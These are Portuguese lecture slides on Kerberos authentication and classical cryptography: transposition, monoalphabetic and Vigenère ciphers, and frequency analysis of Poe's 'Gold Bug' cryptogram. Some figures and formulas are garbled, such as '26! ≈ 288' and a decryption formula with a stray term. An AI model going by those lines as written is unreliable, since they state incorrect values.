


SSO: Kerberos

- **Protocolo de autenticação para ambientes de rede**
 - Baseado no conceito de Tickets com validade limitada
 - Processo por defeito para MS AD (Ex, CodeUA)
- **Suporta autenticação mútua**
 - Cliente recebe do autenticador um token cifrado com a sua senha (do cliente)
- **Quatro entidades chave**
 - Cliente: pretende aceder a um serviço
 - Service Server (SS): Fornece um serviço que o utilizador pretende usar
 - Ticket Granting Server (TGS): Fornece acesso aos serviços
 - Authentication Server(AS): Fornece acesso ao TGS
- **Key Distribution Center = AS + TGS (+ base de dados)**

SSO: Kerberos: Client Authn

- Utilizador envia pedido ao AS com o seu ClientID
- AS responde com 2 mensagens:
 - A: $\text{Enc}_{\text{user_key}}(\text{Client/TGS Session Key})$
 - B: $\text{Enc}_{\text{tgs_key}}(\text{Cliente, Endereço de Rede, Validade, Client/TGS Session Key})$
- Utilizador usa a sua chave para decifrar A
- Envia pedido ao TGS com 2 mensagens
 - C=B + Identificador do serviço
 - D= $\text{Enc}_{\text{client/TGS SessionKey}}(\text{ClientID, Timestamp})$
- TGS responde com 2 mensagens:
 - E= $\text{Enc}_{\text{service_key}}(\text{ClientID, client address, validity, Client/Server Session Key})$
 - F= $\text{Enc}_{\text{client/TGS Session Key}}(\text{Client/Server Session Key})$



Criptografia

Terminologia

- **Criptografia**

- Arte ou ciência de escrever de forma escondida/confidencial
 - do Gr. kryptós, oculto + graph, r. de graphein, escrever
- Inicialmente para garantir a privacidade da informação
- Esteganografia
 - do Gr. steganós, oculto + graph, r. de graphein, escrever

- **Criptanálise**

- Arte ou ciência de quebrar sistemas criptográficos ou informação criptografada


- **Criptologia**

- Criptografia + criptanálise


Terminologia

- **Cifra**
 - Técnica concreta de criptografia
- **Operação de uma cifra**
 - **Cifra:** texto em claro -> criptograma
 - **Decifra:** criptograma -> texto em claro
- **Algoritmo:** modo de transformação de dados
- **Chave:** parâmetro do algoritmo
 - Influencia a operação do algoritmo

Operações de uma cifra



Operações de uma cifra




Casos de uso (Cifras Simétricas)

- **Proteção própria com chave K**
 - Alice cifra texto P com chave K
-> Alice: $C = \{P\}_k$
 - Alice decifra C com chave K
-> Alice: $P' = \{C\}_k$
 - P' deverá ser igual a P (deve ser verificado)
- **Comunicações seguras com chave K**
 - Alice cifra texto P com chave K
-> Alice: $C = \{P\}_k$
 - Bob decifra C com chave K
-> Bob: $P' = \{C\}_k$
 - P' deve ser igual a P (deve ser verificado)

Criptanálise: Objetivos

- **Obtenção do texto original**
 - Relativo a um criptograma
- **Obtenção de uma chave de cifra**
 - Ou de uma equivalente
- **Obtenção do algoritmo de cifra**
 - Ou de um equivalente
 - Normalmente os algoritmos não são secretos, mas existem exceções:
 - Lorenz, A5 (GSM), RC4, Crypto-1 (Mifare)
 - Algoritmos para DRM (Digital Rights Management)
 - Por engenharia reversa

Ataques por Criptanálise



Ataques por Criptanálise

- **Força Bruta (ataque genérico)**
 - Pesquisa exaustiva sobre todo o espaço de chaves, até se encontrar uma chave adequada
 - Não é prática para espaços de dimensão grande
 - ex. chaves de 128 bits possuem um espaço de 2^{128} bits.
 - É importante que exista aleatoriedade na chave.
- **Ataques mais inteligentes**
 - Reduzir o espaço de pesquisa para uma dimensão menor:: palavras, números, conjunto reduzido, alfabeto
 - Identificar padrões em algumas operações, etc..

Evolução das Cifras

- **Manuais:** Algoritmos de substituição ou transposição



Fonte: Wikimedia Commons e CryptoMuseum

Evolução das Cifras

- **Mecânicas**


- A partir do Séc. XIX
 - Máquina Enigma
 - M-209 Converter
- Algoritmos de substituição ou transposição
 - Elementos críticos para a 2ª Grande Guerra



Evolução das Cifras

- **Cifras Informáticas**

- Surgem com o uso dos computadores
- Algoritmos de substituição mais complexos
- Algoritmos matemáticos de grandes números ou problemas complexos
- Utilizados de forma comum (e transparente) no dia a dia



Cifras: Tipos Básicos

- **Transposição:** O texto original é “baralhado”

O	O	I	B	H
T	O	N	A	A
E	R	A	R	D
X	I	L	A	O
T	G	E	L	

- **Resultado:** ooibh tonaa erard xilao tgel

Cifras: Tipos Básicos

- **Transposição:** Permutações intra-blocos

P	E	R	M	U
T	A	C	O	E
S	I	N	T	R
A	B	L	O	C
O	S			

- **Resultado:**
 - (13524) -> pruem tceao snrit alcbo os
 - (25413) -> eumpr aeotc irtsn bcoal so

Cifras: Tipos Básicos

- **Substituição**
 - Cada símbolo original é substituído por outros
 - Considera símbolos como letras, dígitos e pontuação
 - Na realidade são blocos de bits
- **Estratégias de substituição**
 - Mono alfabética (um para um)
 - Poli-alfabética (muitos para um)
 - Homofônica (um para muitos)

Cifras: Mono-alfabéticas

- **Usam apenas um alfabeto de substituição**
 - Com um número de elementos #A
- **Exemplos**
 - Aditivas (ou de translação)
 - cripto - letra = (letra + chave) mod #A
 - letra = (cripto - letra – chave) mod #A
 - Número de chaves efetivas = #A
 - Cifra de César (ROT-x)
 - Com frase-chave
 - ABCDEFGHIJKLMNOPQRSTUVWXYZ
 - QTUWXYZCOMFRASEHVBBDGJKLNP
 - Número de chaves efetivas = #alfabeto! -> $26! \approx 288$
- **Problemas**
 - Reproduzem padrões do texto original
 - Letras, digramas, trigramas, etc.
 - A análise estatística facilita a criptanálise
 - “The Gold Bug”, Edgar Alan Poe

Cifras: Mono-alfabéticas

a good glass in the
bishop's hostel in the
devil's seat fifty-one
degrees and thirteen
minutes northeast and
by north main branch
seventh limb east side
shoot from the left eye
of the death's-head a
bee line from the tree
through the shot forty
feet out

53‡††305))6*;4826)4‡.)
4‡);806*;48†860))85;1‡
(;:‡*8†83(88)5*†;46(;8
8*96*?;8)*†(;485);5*†2
:*‡(;4956*2(5*—4)88*;4
069285);)6†8)4‡‡;1(‡9;
48081;8:8‡1;48†85;4)48
5†528806*81(‡9;48;(88;
4(‡?34;48)4‡;161;:188;
‡?;

Cifras: Mono-alfabéticas

53‡‡305))6*;4826)4‡.)4‡);80
agooodglassinthebishopshostel

6*;48†8¶60))85;1‡(;‡*8†83(88)
inthedevilsseatfortyonedegrees

5*t;46(;88*96*?;8)*‡(;485);5*t
andthirteenminutesnortheastand


2:*‡(;4956*2(5*-4)8¶8*;40692
bynorthmainbranchseventhlimb

85);)6†8)4‡‡;1(‡9;48081;8:8‡1
eastsideshootfromthelefteyeof

;48†85;4)485†528806*81(‡9;48
thedeathsheadabeelinefromthe

;(88;4(‡?34;48)4‡;161;:188;‡?;
treethroughtheshotfiftyfeetout

a	5	(12)
b	2	(5)
c	-	(1)
d	†	(8)
e	8	(33)
f	1	(8)
g	3	(4)
h	4	(19)
i	6	(11)
j		
k		
l	0	(6)
m	9	(5)
n	*	(13)
o	‡	(16)
p	.	(1)
q		
r	((10)
s)	(16)
t	;	(26)
u	?	(3)
v	¶	(2)
w		
x		
y	:	(4)
z		



Cifras: Mono-alfabéticas

- **Frequência de Pares**
 - AO, NO, AS, OS, SO, UM, IA, NA...
- **Frequência de Triplos**
 - QUE, NAO, EST, ENT, ÇÃO, TRA...
- **Probabilidades condicionais**
 - $P(A | B)$ diferente de $P(Z | B)$

Cifras: Poli-alfabéticas

- Usam **N** alfabetos de substituição
 - Têm período **N**
- Exemplo: Cifra de Vigenère
- Problemas
 - Conhecido o período, podem ser analisadas como N mono alfabéticas
 - O período pode ser descoberto usando estatística
 - Método de Kasiski
 - Fatorização de distâncias entre blocos iguais do criptograma
 - Índice de coincidência
 - Fatorização de deslocamentos relativos que produzem mais coincidências na sobreposição do criptograma

Cifra de Vigenère

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
a	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
b	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
c	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
d	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
e	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
f	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
g	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
h	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
i	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
j	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
k	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
l	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
m	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
n	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
o	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
p	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
r	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
s	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
t	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
u	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
v	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
w	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
